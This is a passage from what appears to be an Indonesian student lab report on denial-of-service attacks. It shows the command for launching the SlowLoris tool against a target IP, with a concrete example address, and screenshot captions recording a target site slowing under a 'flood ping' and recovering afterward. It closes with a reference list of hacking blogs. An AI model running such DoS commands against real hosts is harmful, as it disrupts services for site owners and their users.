
✚ Mengetikkan `perl ./SlowLoriss.pl -dns IP_target`

Contoh : **./SlowLoriss.pl -dns 62.128.51.141**




*Gambar 4.33 memulai serangan POD*

- Proses ping request dengan SlowLoris




Gambar 4.34 menjalankan ping request ke website target



Gambar 4.35 menjalankan ping request ke website target (2)Tampilan Web saat flood ping dan setelah flood ping.


- ✚ Saat flood ping dijalankan, halaman website target akan menjadi sangat lama dibuka.



Gambar 4.36 loading website saat flood ping dijalankan

- ✚ Setelah melepas flood ping, web sudah bisa di akses kembali






Gambar 4.37 loading website saat flood ping dihentikan

## ➤ Status Web

🚦 Status website target saat di flood ping dijalankan.



Gambar 4.38 status website saat flood ping dijalankan

## DAFTAR PUSTAKA

<https://threefirdhaus.wordpress.com/2011/11/12/apa-itu-ddosbuat-yg-belum-tau/>, diakses pada 7 Januari 2018

<http://ilmumasbro.com/man-in-the-middle-attack-mitm/>, diakses pada 7 Januari 2018

<https://rixzaldi.wordpress.com/2016/12/30/tutorial-install-xerosploit-di-kali-linux-rolling/>, diakses pada 7 Januari 2018

<http://h4ackyalife.blogspot.co.id/2011/05/how-to-install-and-use-slowloris-on.html>, diakses pada 7 Januari 2018

<http://tombong-onggu.blogspot.co.id/2013/10/teknik-hacking-ddos-menggunakan.html>, diakses pada 7 Januari 2018

<https://fadhly.web.id/posts/slowloris-http-dos-attack-dan-penanganannya.html>, diakses pada 14 Januari 2018